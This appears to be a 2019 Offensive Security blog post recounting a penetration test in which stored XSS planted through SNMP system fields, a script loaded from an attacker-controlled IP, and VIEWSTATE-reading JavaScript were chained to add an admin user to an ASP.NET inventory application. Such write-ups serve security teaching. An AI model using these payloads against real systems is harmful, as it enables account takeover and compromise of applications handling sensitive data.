ANALYZING A CREATIVE ATTACK CHAIN USED TO COMPROMISE A WEB APPLICATION

September 3, 2019 Offensive Security

What if someone was able to access and steal your company's intellectual property or customer data? These are the types of concerns Chief Information Security Officers lose sleep over. Despite conducting frequent and independent security audits, even the most security focused organizations can remain susceptible to the latest vulnerabilities and attacks.

Today, most organizations handle sensitive personal and business data in web based applications, and as a result, allocating resources towards vulnerability mitigation isn't a choice anymore, it's a must.

In this piece, we'll analyze a creative scenario where a malicious actor can use an attack chain to exploit a web application via Simple Network Management Protocol (SNMP) > Cross-site scripting (XSS) > Remote Code Execution (RCE).

SNMP > XSS > RCE

As penetration testers, we encounter many web applications with various classes of vulnerabilities. One particularly interesting application that we assessed had an interface based on ASP.NET, which has several built-in protections for various types of attacks. In order to succeed in exploiting this web application, we would have to overcome these protections.


The application under assessment was a computer inventory management platform with hundreds of fields accepting user input. Unfortunately, we were unable to find any that didn't require some degree of user interaction. After digging deeper into the application functionality, we found a network discovery feature that gathered data via Simple Network Management Protocol (SNMP). SNMP has always been one of our favorite protocols because, by definition, it is used to "manage the network".

It's important to mention that Cross-site scripting (XSS) attacks do not always require user interaction. In fact, much of the functionality in real web applications allow attackers to inject an XSS attack only to have it executed later on (stored). We've seen this type of vulnerability in authentication mechanisms where the XSS injection is executed within the admin interface when viewing logs. Imagine an attacker sending an XSS payload before authentication, only to have it executed by the administrator user when viewing logs. The following XSS vulnerability presented does this in a similar way and requires no direct user interaction.

Our first goal was to determine whether or not our application performed input sanitization on the values it received via SNMP so we began by configuring our snmpd.conf file to contain values similar to the following:

```
rcommunity public
com2sec local localhost public
view systemview included .1.3.6.1.2.1.1
view systemview included .1.3.6.1.2.1.25.1.1
view systemview included .1 80
syslocation <script>alert('location')</script>
syscontact <script>alert('contact')</script>
sysName <script>alert('name')</script>
```

On Kali Linux, we then allowed SNMP to listen on the external interface by removing the “127.0.0.1” address from /etc/snmp/snmpd.conf. Returning to the application, we ran a new network discovery task and noticed various instances of alerts popping up.



location

Prevent this page from creating additional dialogs

We received multiple alerts for the ‘name’ and ‘location’ fields but noticed that the ‘contact’ field wasn’t displayed as often so we chose to use it as our XSS entry point. To further refine our proof of concept, we edit our snmpd.conf to look similar to the following:


```
rcommunity public
com2sec local localhost public
view systemview included .1.3.6.1.2.1.1
view systemview included .1.3.6.1.2.1.25.1.1
view systemview included .1 80
syslocation in Your Sessionz
syscontact <script src="http://172.16.254.231/oo.js"></script>
```

While oo.js (for the time being), simply popped up a unique alert:


ohai

After proving that we can execute arbitrary JavaScript, we next began looking for a way to leverage this vulnerability to do more than pop up an alert message. After further analysis of the application backend, we decided to attempt to add an administrative user to the application with a Cross-Site Request Forgery (CSRF) request. However, since we were dealing with an ASP.NET application, that meant that we needed to contend with VIEWSTATE, which can be used to make these types of attacks harder.

We proceeded to build a JavaScript payload that would send the POST parameters needed to add a new user to the application. We also needed to include the VIEWSTATE value along with our request, which is accessible in JavaScript through the __*VIEWSTATE* element. After putting everything together, we ran a new discovery scan but things didn't go according to plan.


Validation of viewstate MAC failed. If this application is hosted by a Web Farm or cluster, ensure that <machineKey> configuration specifies the same validationKey and validation algorithm. AutoGenerate cannot be used in a cluster.

After some more research, it turned out that the page to create a new user in turn requested a different URL when actually adding the user to the application. This other URL had a different VIEWSTATE value, which is what was causing our attempt to fail. Fortunately, accessing the value from the other page was a simple matter of making a request to the page, reading its VIEWSTATE, and using that value to add the new user.

```
function getViewState(doc) {
return(doc.getElementById("__VIEWSTATE"));
}

// Get the CURRENT view-state
alert("VIEWSTATE for the current page: "+getViewState(document).value);

// Get the REMOTE view-state
var doc1 = getHtmlBody("/Admin/Accounts/AddAccount.aspx?Type=Admin");
alert("VIEWSTATE for the ADD USER page: "+getViewState(doc1).value);
```

After running a new network discovery scan, our payload got executed successfully and we found ourselves with complete control of the inventory management system.

CLOSING THOUGHTS

Web application security requires constant maintenance and dedicated resources towards combating new vulnerabilities. If you're looking to learn more about creative and advanced attack chains like the one detailed in this post, consider enrolling in Offensive Security's Advanced Web Attacks and Exploitation (AWAE) course.

AWAE condenses the time it takes for students to successfully learn about the complex tools, techniques, and approach that sophisticated cybercriminals use to create advanced exploits. We've already had hundreds of students enroll in the course and rave positively about their experience.

Students who successfully complete the course and exam will receive their Offensive Security Web Expert (OSWE) certification, which signals to employers that they're fluent in the art of web application security.

Tags: attach chain, exploit code, exploitation

‹ PREVIOUS POST

5 Best Practices for Web Application Security

SHARE:

NEXT POST ›

Meet Csaba Fitzl, Student Graduate of Every Offensive Security Course

NEW!

NOW AVAILABLE ONLINE! Advanced Web Attacks and Exploitation (AWAE).

You can now take OffSec's most popular in-person training as an online course.

EARN YOUR OSWE

FOLLOW US ON TWITTER:

@offsectraining

@kalilinux

@exploitdb

CATEGORIES

BackTrack Linux (44)
Exploit Development (23)
Kali Linux (21)
Kali NetHunter (6)
Metasploit Unleashed (16)
Offensive Security (83)
Penetration Testing (5)

ARCHIVES

Select Month

COURSES

Penetration Testing with Kali Linux (PWK)

Advanced Web Attacks and Exploitation (AWAE)

Cracking the Perimeter (CTP)

Advanced Windows Exploitation (AWE)

Offensive Security Wireless Attacks (WiFu)

CERTIFICATIONS

OSWE Web Expert

OSCP Certified Professional

OSCE Certified Expert

OSWP Wireless Professional

OSEE Exploitation Expert

SECURITY SERVICES

OffSec for Orgs

Proving Grounds (Hosted Labs)

Penetration Testing Services

Advanced Attack Simulation

Application Security Assessment

ABOUT OFFSEC

Try Harder Ethos

Pricing

FAQ

Careers

Join Our Email List

Feedback

Legal

RSS Feed